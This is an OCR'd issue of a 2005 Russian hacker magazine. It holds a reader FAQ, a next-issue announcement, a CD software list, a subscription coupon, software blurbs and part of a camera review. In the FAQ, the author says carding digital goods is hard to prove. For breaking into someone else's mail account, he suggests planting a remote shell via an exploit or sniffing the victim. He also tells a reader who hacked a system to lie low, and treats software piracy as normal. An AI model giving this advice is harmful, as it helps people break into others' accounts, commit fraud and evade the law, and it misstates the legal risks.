Является, однозначно. При покупке "железа" или иных материальных товаров ты серьезно рискуешь, и прецеденты арестов таких кардеров уже есть. Срок обычно дают условно, однако перед этим будет суд плюс конфискация компьютера, что не есть хорошо. Даже если его отдадут обратно, то только в "изнасилованном" состоянии, после чего он станет как неродной. Плюс пятно на твоей репутации, проб-

»

лемы с трудоустройством и весь прочий мясокомбинат. С нематериальными услугами (порно, media, e-books) все обстоит иначе. Доказать факт совершения покупки практически невозможно, поскольку никакие бумажные документы не фигурируют и всегда можно сослаться, что это кто-то влез в компьютер и чего-то там нахимичил. Только не надо воспринимать это как призыв к действию! Последствия могут быть весьма печальными. Например, на одном порносайте за кардерство обещали высылать кастрационную команду быстрого реагирования.

Является ли сканирование портов нарушением закона?

С юридической точки зрения понятия "сканирование" просто нет. Уголовный кодекс оперирует такими понятиями, как несанкционированный доступ к охраняемой информации, нарушение работоспособности вычислительной машины, искажение и уничтожение данных и т.д. Если сканирование не уронило сервер, то ничего криминального с точки зрения УК не произошло. А как же несанкционированный доступ к данным? Да не было никакого несанкционированного доступа! Сканирование выявляет перечень услуг, легально предоставленных сервером, это что-то наподобие чтения табличек "открыто" или "закрыто", вывешенных на дверях. Тем не менее, сканирование портов обычно является первой фазой хакерской атаки. Так сказать, своеобразным сигналом к вторжению, поэтому его боятся и при первой же возможности пресекают. До суда дело еще ни разу не доходило (состава преступления нет), но обиженная сторона очень даже может нажаловаться провайдеру. В худшем случае последует отключение от Сети, но обычно все дело сводится к "выговору" по телефону. Правда, отмечены неоднократные случаи физических разборок с тяжелыми телесными повреждениями.

Я забыл пароль на свой ящик на mail.ru. Помогите мне взломать его!

Будем надеяться, что это действительно твой пароль :), а не пароль твоей подружки или партнера по бизнесу (как бывает чаще всего). Значит так. Чтобы добыть пароль с сервера, необходимо хакнуть его целиком. Теоретически это возможно, но практически труднореализуемо и к тому же наказуемо, поэтому приходится идти другим путем. Как правило, на многих серверах есть служба забытых паролей, требующая ответить на такой-то вопрос. Часто ответ тривиален или может быть угадан с нескольких попыток. Если же это все-таки не твой ящик, можно забросить на компьютер жертвы любую из систем удаленного администрирования, или, выражаясь хакерским языком, открыть на ней shell, для чего подойдет любой shell-exploit. А если жертва находится в одной локальной сети с тобой, можно натравить на нее снифер.

Хакнул нечто очень крутое и вот сейчас сижу боюсь - блюстители порядка еще нагрянут.

Не нагрянут, не бойся. С первого раза еще никого не повязывали - тут нужна доказательная база плюс заявление от потерпевшего. Даже если потерпевший напишет заявление, если будет отслежен твой маршрут и определен твой домашний адрес, в квартиру никто не вломится. За человеком устанавливают более или менее плотную слежку. Если лечь на дно и не предпринимать никаких незаконных действий (на хакерских форумах, впрочем, лазить можно), то никакой угрозы нет. Во всяком случае, в России дела обстоят именно так. На западе все сложнее. Да и что с него, дикого, возьмешь? Уродами были, уродами и остались. Только индейцев отгеноцидили. После того как ты хакнул нечто очень крутое, в Америку можно будет въехать только чучелом или тушкой :). Арестовать могут прямо в аэропорту и без предупреждений.

Какая операционная система самая защищенная?

Такой системы нет. Во всех ныне существующих осях обнаруживаются дыры. Чем популярнее операционная система, тем интенсивнее ее ковыряют и, соответственно, наоборот. До недавнего времени считалось, что в Linux дыр нет, но на самом деле его просто никто не исследовал как следует, а теперь его дыры сыплются как из рога изобилия. На FreeBSD дыр намного меньше: разработчики вылизывают релизы до зеркального блеска, предпочитая семь раз подумать и один раз накодить. Поэтому FreeBSD очень медленно развивается и неизбежно отстает от прогресса. QNX, которая, как известно, работает в атомных реакторах и реактивных истребителях, никаких дыр, похоже, вообще не содержит, но и софта под нее выпущено очень немного (да и тот большей частью ориентирован на разработчиков). В мире Windows самой непрошибаемой оказалась... Windows 98. Линейка NT (2000, XP и т.д.) - просто скопище багов, поэтому, если есть такая возможность, от ее использования лучше отказаться. Лично я сижу под W2K, но постепенно перехожу на Debian :).

Какой юридической силой обладает EULA (она же End User License Agreement)?

Почему-то многие считают, что лицензия едва ли не равноценна Уголовному кодексу, и все, что там ни написано, следует в обязательном порядке соблюдать, иначе придется коротать длинные зимние ночи под небом в клетку вместе с друзьями в полоску. Бред! Чушь собачья! Лицензия - это договор и не более того! Не стоить строить насчет нее никаких иллюзий, приписывая ей несуществующее могущество. Скажем, срывать пломбы на телевизоре тоже по идее нельзя (во всяком случае, так написано в паспорте к телевизору). Но если рискнул сделать это, наивно ожидать нашествия ОМОНА и длительного тюремного заключения :). Срыв пломб по-

влечет за собой всего лишь нарушение договора, заключенного между продавцом и покупателем, с последующей потерей всех гарантий и обязательств, данных продавцом. Ситуация с программным обеспечением в точности аналогична. При заключении сделки ты, покупатель, со своей стороны обязуешься выполнять все пункты лицензионного соглашения. А разработчик, то есть продавец, обещает тебе всяческую помощь (техническую поддержку, скидку на все новые версии и так далее). Если ты нарушишь лицензию, единственное, что сможет предпринять против тебя продавец, - отказать в технической поддержке, отменить скидки

на новые версии, то есть забрать обратно все свои обязательства. Но ничего сверх этого! Однако если кроме лицензии нарушить авторское или патентное право, тут же вступят в силу совсем другие законы. Например, сорвав пломбы с телевизора, ты еще не совершаешь никакого преступления. Но когда изучишь его монтажную схему, изготовишь точно такой же агрегат и вынесешь его на рынок для продажи, производитель сможет подать в суд за нарушение патентного права, вчинив иск того или иного размера. Аналогия с программным обеспечением очевидна. В то же время никто не запрещает ковыряться и вносить конструктивные изменения в свой экземпляр телевизора "для домашнего пользования" (по аналогии - адаптировать программы). Что можно вытворять с программным обеспечением, буду перечислять очень долго. Лучше расскажу, что нельзя делать с ним. Нельзя копировать его (не путать с "распространять"), нельзя выдавать за свое собственное, наконец, его нельзя кушать :).

А что мне будет, если я скажу, что никакой лицензии не было или я ее не заметил?

Мне часто приходится видеть людей, впадающих в другую крайность и начинающих утверждать, что все электронные лицензии не имеют никакой силы, поскольку не снабжены ничьей подписью. На худой конец, можно попробовать прикинуться наивным чукотским юношей, не умеющим читать. А раз человек не читал, то какой с него спрос? Утверждение "незнание закона не освобождает от ответственности" здесь неприемлемо, так как речь идет не о законе, а о договоре, незнание которого освобождает ото всех обязательств, данных по нему: как гласит статья 432 Гражданского кодекса РФ, если одна из сторон не сумела или не захотела прочитать договор, то он признается недействительным. На самом деле понятие договора столь широко, что выходит за рамки бумаг и папирусных свитков. Так, опуская жетон (карточку) в турникет в метро, с юридической точки зрения ты заключаешь договор (деньги в обмен на услугу доставки тела в нужное место и нужное время). Нигде нет ничьей подписи, но это еще не означает, что если автомат благополучно проглотил жетон, а тебя все равно не пропустил, это

сойдет ему с рук ввиду отсутствия на договоре подписи, заверенной печатью. Такая же ситуация складывается и с программным обеспечением. Электронный договор не является препятствием для вынесения иска лицу, нарушавшему его. Техника сбора необходимых доказательств - совсем другой вопрос, но не стоит надеяться, что у истца всегда отсутствуют такие доказательства. Короче говоря, в жизни действует такая схема: если люди просят за свой продукт нормальные деньги, его покупают, в противном случае - пионерят, и пусть силы правопорядка попробуют что-то доказать. Это не призыв, а констатация факта.

АНОНС

Читай в следующем номере Спеца

МОБИЛЬНЫЙ ВЗЛОМ

+ Весь софт на CD

- Все о беспроводных сетях
- Wi-Fi: обнаружение, атаки, защита
- Bluetooth: безопасность
- Взлом мобильных устройств
- Уязвимости в КПК
- Взлом SIM-карты
- Снифинг мобильной связи
- КПК на службе угонщика
- SMS-спам
- Мобильные инструменты
- Фрикинг

А также:

- ТОР10 "МОБИЛЬНЫХ" БАГОВ И МНОГО ДРУГИХ ПРИЧИН ЗАДУМАТЬСЯ О БЕЗОПАСНОСТИ РАДИОСЕТЕЙ!

СКОРО В СПЕЦЕ:

● ИНТЕРНЕТ-ДЕНЬГИ

Обменники валюты, казино и другие web-сервисы, связанные с интернет-валютой. Различные платежные системы: WebMoney, e-gold, GoldMoney, PayPal и др. Заработок/процессинг: что и как реализовать. Как сделать свою пирамиду/банк, как кидают в е-бизнесе.

● СКРЫТАЯ УГРОЗА

Шпионские хитрости. "Большой брат следит за тобой". Все о жучках. Компьютерный шпионаж. Тайна PGP: есть ли в нем "троян". Реализация слежки и противостояние ей.

СПЕЦ ХАКЕР

СОДЕРЖАНИЕ CD

- Спец 07(56), Мобильные деньги
- Хакер 07(79)
- Железо 07(17)
- Мобильные компьютеры 07(58)
- Обновления для Windows за месяц

Кто-то удаленно воспользовался уязвимостью в твоем ПО? Не помог firewall? Возвести настоящую "огненную стену" тебе поможет софт с диска - становись настоящим секьюрити-гуру, узнай о безопасности клиентских приложений все!

И ЕЩЕ:
весь софт из номера!

В АТАКУ!
- Atelier Web Firewall Tester
- CRACKL@B Protected Storage Viewer 1.0 (+src)
- DNSTest 1.0
- FireHole 1.01
- Ghost 1.1
- LeakTest 1.2
- mbtest 0.2
- Nessus 2.2.5
- Nmap 3.81
- Outbound
- pcAudit 3.0.0.9
- pcAudit Leak Test
- Rainbow Crack 1.2 (src/scripts)
- Shadow Security Scanner 7.61
- Showtraf 1.5.0
- Surfer 1.1
- Thermite
- TooLeaky
- Wallbreaker 4.0
- winsock sniffer 1.76
- YALTA

РОЕМ ОКОПЫ
- AFICK 2.8-1
- 3proxy 1.5
- bstring-05302005
- DrWeb 4.32b (win/linux)
- Ethereal 0.10.12 (win/src)
- fwmon v1.1.0
- Kaspersky Anti-Hacker 1.7
- Kaspersky Anti-Virus Personal Pro 5.0
- Kaspersky Personal Security Suite 1.0
- Netstatp v2.0
- NetTime 2b7 (+src)
- Norton Antivirus 2005
- Norton Internet Security 2005
- pcInternet Patrol
- Proxomitron 4.5
- RKDetect (by Offtopic)
- Safe Run As
- SpyBot Search&Destroy 1.4
- Symantec AntiVirus for Handhelds
- Symantec AntiVirus for Series60/80
- TCPView v2.40
- WinPcap 3.0/3.1beta4

ИНСТРУМЕНТЫ
- MINGW 4.1.1
- putty 0.58 (+src +sftp-GUI)
- SecureCRT 5.0

СОФТ ОТ NONAME
- AutoPatcher XP Jul2005
- AWicons 9.2.0
- CrackDownloader 2.2
- DrWeb Browser plugin
- FeedReader 2.9.0
- NetView 2.92
- NINJAM 0.06
- Saver 1.2
- TaskSwitch XP 2.0.6
- TrueCrypt 3.1.a
- WAPT 3.0

Все это на МУЛЬТИЗАГРУЗОЧНОМ CD!

ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по всем вопросам подписки для регионов:
8-800-200-3-999
(в том числе для абонентов МТС, Билайн, МегаФон), для Москвы:
935-70-34

ВЫГОДА
Цена подписки на 20% ниже, чем в розничной продаже
Бонусы, призы и подарки для подписчиков
Доставка за счет редакции

ГАРАНТИЯ
Ты гарантированно получишь все номера журнала
Единая цена по всей России

СЕРВИС
Заказ удобно оплатить через любое отделение банка
Доставка осуществляется заказной бандеролью или курьером

Стоимость заказа на Хакер Спец

115 р. на один месяц (экономия 40 рублей*)
690 р. на 6 месяцев (экономия 240 рублей*)
1242 р. на 12 месяцев (экономия 620 рублей*)

Стоимость заказа на комплект Хакер Спец и Хакер**

207 р. комплект на один месяц (экономия 85 рублей*)
1242 р. комплект на 6 месяцев (экономия 510 рублей*)
2236 р. комплект на 12 месяцев (экономия 1250 рублей*)

*от средней розничной цены по Москве
**Хакер с 2CD или Хакер с DVD

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ!

подписной купон

Прошу оформить подписку:

- ☐ на журнал Хакер Спец
- ☐ на комплект Хакер Спец и Хакер с DVD
- ☐ на комплект Хакер Спец и Хакер с 2CD

на ☐ месяцев

начиная с _____ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

дата рожд. ☐☐. ☐☐. ☐☐ г.
(день. месяц. год)

АДРЕС ДОСТАВКИ:

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (код) _____

e-mail _____

сумма оплаты _____

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата за «_____» с _____ (месяц) 2005 г.	

Ф.И.О. _____

Подпись плательщика _____

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата за «_____» с _____ (месяц) 2005 г.	

Ф.И.О. _____

Подпись плательщика _____

Кассир

Как оформить заказ

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 924-96-94;
- по адресу: 119021, г. Москва, ул. Тимура Фрунзе, д.11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции.

- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

По всем вопросам по подписке звони бесплатно по телефону 8-800-200-3-999 (для регионов, в том числе с мобильных телефонов МТС, Билайн, Мегафон) или 935-70-34 (из Москвы),
Вопросы по подписке можно задавать по e-mail: info@glc.ru

Подписка для юридических лиц


Москва: ООО «Интер-Почта», тел.: 500-00-60, e-mail: inter-post@sovintel.ru
Регионы: ООО «Корпоративная почта», тел.: 953-92-02, e-mail: kpp@sovintel.ru
Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.
www.interpochta.ru

d()c (doc@nnm.ru)

СОФТ ОТ NONAME

NINJAM 0.06

Интересная разработка от создателя WinAmp'a - Джастина Френкеля. Эта программа предназначена для музыкантов и является своего рода музыкальным аналогом IP-телефонии :).
Отличительной особенностью является способ борьбы с задержками. Едва ли программа приобретет тот же успех, что и WinAmp, но поиграться можно.



AWICONS 9.2.0

AWicons - инструмент для поиска, создания, редактирования, импортирования/экспортирования иконок, статических и анимированных курсоров, небольших изображений.

Поддерживает кучу форматов, умеет работать с библиотеками иконок, менять иконки в исполняемых файлах, снимать скрины с экрана и многое другое. А что самое приятное, Standart-версия бесплатна для жителей территории бывшего СССР :).

TASKSWITCHXP PRO 2.0.6


TaskSwitchXP - программа для переключения задач в ОС Windows XP/2003, альтернатива стандартному невзрачному окошку Windows, которое появляется по <Alt>+<Tab> (или <Alt>+<Shift>+<Tab>).

TaskSwitchXP использует визуальные стили (Visual Styles) оформления Windows XP/2003 ("Свойства экрана"-> "Оформление"-> "Стиль Windows XP") и предоставляет возможность предпросмотра выбранного окна.

WAPT 3.0


WAPT - программа для испытания web-сервера под нагрузкой. Позволяет проверить устойчивость твоего web-приложения к реальным нагрузкам.

WAPT может моделировать множественных пользователей для каждого сценария, изменять задержки между запросами и динамически генерировать испытательные параметры. Значения параметров запроса и URI могут быть рассчитаны несколькими способами и даже, вероятно, будут определены ответом сервера на предыдущий запрос.



NIKSAVER V 1.2.5


Часто бывает, что Windows слетает по каким-то своим заморочкам или просто потому, что ты забываешь об активации :). В таких случаях я привык пользоваться Drive Image. Сделал полный image харда, ес-



ли что - восстановил, и все в шоколаде. Но вдруг попалась на глаза другая утилитка...
Программа позволяет как бы "резервировать" части реестра и системных файлов, чтобы потом можно было легко восстановить информацию. Соответственно, и она сама, и ее бекапы намного легче Drive Image, хотя в наши времена 200-гиговых хардов уже мало кто обращает внимание на место :).

CRACK DOWNLOADER 2.2


CrackDownloader - это простое решение для поиска "лекарств" на просторах Сети.



Теперь не нужно каждый раз лазить на Astalavista: просто введи название программы, и софтина найдет для тебя все, что нужно :). Внимание! Программа предоставляется только для ознакомительных целей :)!

PANDA PT INTERNET SECURITY 2005

Новый пакет от небезызвестной Panda. На этот раз не просто антивирус - это пакет ПО для комплексной защиты твоего ПК.
Имеет в себе не только банальные антивирус, файрвол и



т.п., но еще и спам-фильтр, некую систему защиты от мошенничества в Сети, сетевой фильтр и кучу других сервисов.


NETVIEW V2.92

Очень полезная софтинка для администрирования локальных сетей. Это не просто мощный инструмент для мониторинга сетей.

NetView может дополняться плагинами, а также умеет представлять локальную сеть визуально :), то есть рисовать ее. В Uplink все играли :)?

TRUECRYPT 3.1A

Хорошая и бесплатная альтернатива программе BEST CRYPT.
Позволяет создавать зашифрованные виртуальные диски, которые затем могут использоваться как обычные логические диски системы. Доступные алгоритмы шифрования: AES, Blowfish, CAST5, Serpent, Triple DES, Twofish.



Content:

Алексей Шуваев, test_lab (test_lab@gameland.ru)

ФОТИКИ ДЛЯ...

НЕБО! МОРЕ! ОТДЫХ!

Каждый из нас, отправляясь на отдых, будь то загородная поездка или путешествие в экзотические страны, задумывается над тем, как сохранить увиденное. Тут же в голову приходит мысль о видеокамере или фотоаппарате. О втором мы сейчас и поговорим.


ВСТУПЛЕНИЕ

Наступает бархатный сезон и время отпусков для тех, кто переждал самую жаркую пору сидя в офисе или дома со включенным кондиционером. Собираясь в дорогу, ты непременно наберешь хорошей музыки, чтобы не скучать в дороге, множество вещей, из которых наденешь только гавайку и шорты, и, конечно же, фотоаппарат - непременно цифровой. Покатавшись этим летом, я обратил внимание на то, что, несмотря на большую любовь к качественным снимкам, большинство берут в дорогу небольшие фотоаппараты, дабы не занимать драгоценное место и не стеснять движений. Профессиональные цифровые камеры с тремя объективами, штативами, горкой аккумуляторов и стопкой flash'ек мы оставим фанатам своего дела, а сами снарядимся попроще.

Для теста выбраны фотоаппараты с верхним пределом цены в 400 единиц по американской денежной системе. Эти фотоаппараты отличаются от простых "мыльниц" тем, что имеют оптический зум, ручные настройки выдержки и диафрагмы и небольшие габариты - эдакая смесь автоматики с возможностью поколдовать над кадром при желании. Сразу отметим, что не стоит ждать от таких фотоаппаратов картинки, которую можно поместить на билл-борд, но фотография, сделанная тобой, украсит любой фотоальбом. Я дам несколько советов, которые облегчат путешествие.

Докупи к фотоаппарату flash-карту объемом не менее 1 Гб и не удаляй фотографии с фотоаппарата: ЖК-дисплей достаточно маленький, и существует вероятность удалить четкие кадры, оставив размытые. Обязательно купи мягкий и влагонепроницаемый (!) чехол: он убережет камеру от дождя и спасет ее от механических повреждений. Неплохо взять чехол чуть больше необходимого, дабы туда поместились документы или телефон во время дождя, если будет негде спрятаться. Если после покупки всего необходимого к отпуску на море у тебя осталось немного денег, советую подумать о приобретении бокса для подводной съемки. Хотя цена таких гаджетов порой сравнима с ценой фотоаппарата, но удовольствие от снимков, сделанных под водой, с лихвой окупит затраты.

СПИСОК УСТРОЙСТВ

	Olympus Camedia C-55
	Casio Exilim EX-Z57
	FUJIFILM FinePix F455
	Konica Minolta E50
	Nikon Coolpix 5900
	FujiFilm FinePix F10
	Pentax optio S5n
	Olympus [mju:] DIGITAL 500
	SAMSUNG Digimax V700

НА ЧТО СТОИТ ОБРАТИТЬ ВНИМАНИЕ

Все протестированные камеры обладают возможностью ручной настройки параметров съемки. Чем больше таких настроек, тем интереснее будет снимать спустя какое-то время. Также обрати внимание на источник питания: если это съемная Li-Ion-батарея, она снижает общий вес камеры, но есть шанс остаться без снимков, если ты собираешься пройтись по диким и не затронутым цивилизацией местам. Обычные батарейки AA в качестве элементов питания увеличивают вес фотоаппарата, но их можно приобрести на каждом углу, а при необходимости запастись парой упаковок. Что выбрать, решать тебе, но я предпочитаю всегда быть в полной готовности. Выбирая фотоаппарат, обрати внимание не только на технические характеристики, но и на эргономику: от нее зависит, будет ли у тебя уставать рука при продолжительной съемке и не выронишь ли ты фотоаппарат. Попробуй сразу сделать несколько снимков и просмотри их на большом экране - битых пикселов быть не должно. Попробуй сделать серии снимков: скорость записи на flash'ку зависит не только от микросхемы памяти, но и от процессора в фотоаппарате. Порой бывает нужно иметь глазок видоискателя в дополнение к ЖК-экрану, так что обрати и на это внимание. Теперь перейдем к техническим характеристикам.

ТТХ

Покупая фотоаппарат, многие смотрят на цифры и не вдаются в детали. А ведь 7-мегапиксельный фотоаппарат может выдавать снимки более низкого качества, чем 5-мегапиксельник. Обрати внимание на оптику, так как обычно в ней кроется причина всевозможных искажений. Теперь о кратности приближения - зум или оптический трансфокатор. Стоит четко разделять цифровой и оптический зум. Если оптический реализуется на основе оптики, то цифровой зум - на основе электроники. При использовании оптического зума важно понимать, что качество картинки снижается пропорционально кратности цифрового приближения.

Если твой фотоаппарат оснащен микрофоном, то, естественно, у тебя появится возможность делать небольшие видеоролики со звуком или оставлять голосовые комментарии к фотографиям.

КАК МЫ ТЕСТИРОВАЛИ

Взяв фотоаппарат в руки, первым делом обращаешь внимание на эргономику. Расположение элементов управления, легкость нажатия на кнопки, доступность элементов управления - вот факторы, которые формируют первое впечатление. Наличие большого ЖК-дисплея всегда приветствуется, потому что гораздо приятнее изучать композицию не через глазок видоискателя, который часто искажает геометрию. Хотя глазок может быть полезен в очень яркую погоду, когда изображение на LCD просто меркнет. Русификация и легкость навигации по меню также оценивались. Предустановленные режимы съемки и возможности ручной настройки многих параметров испытывались тщательным образом и отразились на выставленных нами конечных баллах. Общее впечатление от работы с камерой в течение нескольких дней вылилось в оценку фотоаппарата. Ну и, конечно, самое главное - это качество полученных снимков.

OLYMPUS CAMEDIA C-55

Камера Olympus Camedia C-55 на рынке известна так же, как C-5500 Sport Zoom. Olympus Camedia получила именно это имя неспроста: несмотря на малые габариты объектива, он обладает 5-кратным оптическим увеличением, что не свойственно аппаратам такого класса. Помимо своих оптических свойств, объектив обладает хорошей скоростью работы и быстрым откликом на управляющие кнопки.

Из особенностей внешнего вида стоит отметить сходство с пленочными мыльницами: отсек для flash-карты выполнен так, словно под ним кроется пленка. Такое сходство, скорее, сложилось случайно, а не было обеспечено намеренно. Удобство работы с аппаратом на уровне: все кнопки расположены таким образом, чтобы использовать отведенное для съемки время максимально эффективно, этому способствует и "спортивный зум". В правой части имеется прорезиненный выступ, который позволит фиксировать камеру одной рукой. При работе нам очень понравилась быстрая фокусировка на объектах. Особого комплимента заслужил макрорежим, который позволяет снимать объекты с расстояния двух сантиметров - отличный показатель.

Технические характеристики:
Размеры матрицы: 5,1 Мп, 2592x1944
Объектив: 5x оптический + 4x цифровой зум
Носитель: карты xD; 16 Мб в комплекте
ЖК: 2.0"
Формат: JPEG, TIFF; видео: QuickTime Motion JPEG (320x240, 30 кадр/с); звук: WAV
Цена: $325

Что касается съемки, то здесь имеются десять предустановленных сцен плюс возможность настроить один режим под себя. Если ты предпочитаешь фиксировать кадры по принципу "включил и снял", то можешь положиться на автоматику: процессор TruePic TURBO сделает все за тебя. Работа с настройками выполняется через меню, которое может показаться несколько своеобразным.

CASIO EXILIM EX-Z57

Фотокамера от Casio привлекает, в первую очередь, своими размерами. Занимая в кармане места чуть больше, чем кредитная карточка, она обладает неплохими характеристиками. Трехкратный оптический и четырехкратный цифровой зум позволят рассмотреть практически любой объект на достаточном удалении от оператора. Большой ЖК-дисплей, который выступает в роли видоискателя, имеет диагональ 2,7 дюйма и занимает практически всю заднюю стенку корпуса. Там же расположены элементы управления, которых очень

Технические характеристики:
Размеры матрицы: 5,0 Мп, 2560x1920
Объектив: 3x оптический + 4x цифровой зум
Носитель: карты SD/MMC; 9,3 Мб встроено
ЖК: 2.7"
Формат: JPEG; видео: AVI (Motion JPEG) (320x240 15 кадр/с); звук: WAV (моно)
Цена: $400

немного, - только самые необходимые. Защитить всю электронную начинку призван прочный алюминиевый корпус, который убережет электрическую схему при случайном падении и не допустит появления царапин, если ты часто носишь камеру в кармане вместе с ключами. Девайс обеспечивается энергией Li-Ion-аккумулятором, которого вполне хватит на несколько сотен снимков (только если ты не собираешься снимать постоянно в полной темноте). Предустановленных режимов съемки нет, но автоматика довольно успешно справляется со своей задачей в любых условиях. Допускается возможность ручной установки настроек, для чего потребуется воспользоваться настройками меню. При каждом изменении параметра меню закрывается и тем самым не позво-

ляет изменить несколько пунктов за один раз, что не очень удобно. Из необычного можно отметить возможность создания HTML-альбома, который с flash'ки сразу выкладывается на страничку, плюс программирование кнопок, наличие фотокалендаря.

FUJIFILM FINEPIX F455

Взяв в руки этот фотоаппарат, начинаешь понимать, что значит СТИЛЬ. Секрет простоты и привлекательности кроется в прямых линиях. И хотя углы несколько скруглены, фотоаппарат выглядит прямоугольным. Его корпус выполнен из пластика и имеет металлические вставки, которые служат не только для декора, но и для дополнительной защиты. Такое сочетание материалов позволило снизить вес аппарата, что немаловажно для компактных устройств. Минимализм во всем - сущность этого фотоаппарата. Заглянув в меню, можно отметить

Технические характеристики:
Размеры матрицы: 5,2 Мп, 2592x1944
Объектив: 3,4x оптический зум + 4x цифровой
Носитель: карты xD-Picture Card; 16 Мб в комплекте
ЖК: 2.0"
Формат: JPEG; видео: AVI (Motion JPEG) (320x240 15 кадр/с); звук: WAV (моно)
Цена: $310

простоту и удобство. Шесть сюжетных программ, среди которых присутствует одна с возможностью ручной установки параметров.
Стоит отметить, что камера не позволит выставить выдержку и диафрагму, но это компенсируется отличной автоматикой, которая сделает все за тебя. Скорости работы автофокуса будет достаточно, чтобы снять птицу в полете, - хороший результат работы электроники и механики. Практически во всех режимах съемки вспышка не лучшим образом влияет на качество фото, за исключением портретной съемки. Поэтому постарайся фотографировать не задействуя вспышку.
Порадовала комплектация устройства. Имеющийся крэдл позволяет не только заряжать аккумулятор, не вынимая его из фотоаппарата (или подключая провода), но еще и скачивать

снимки. Итого: быстрый, качественный, удобный фотоаппарат для активного пользователя.

KONICA MINOLTA E50

Взяв в руки Konica Minolta E50 и покрутив его, ты по достоинству оценишь старания дизайнеров и инженеров. Стильный корпус не допустил присутствия лишних кнопок, однако ничто важное не было упущено. Большой TFT-дисплей в 2,5 дюйма занимает практически всю заднюю панель и позволяет оценить сделанный кадр полностью. Помимо простого снимка, ты можешь вывести дополнительную информацию о текущих настройках и даже гистограмму. Присутствует возможность отключать дисплей при работе, но зачем это сделано

Технические характеристики:
Размеры матрицы: 5,0 Мп, 2560x1920
Объектив: 3x оптический зум + 4x цифровой
Носитель: карты Secure Digital емкостью до 512 Мб
ЖК: 2.5"
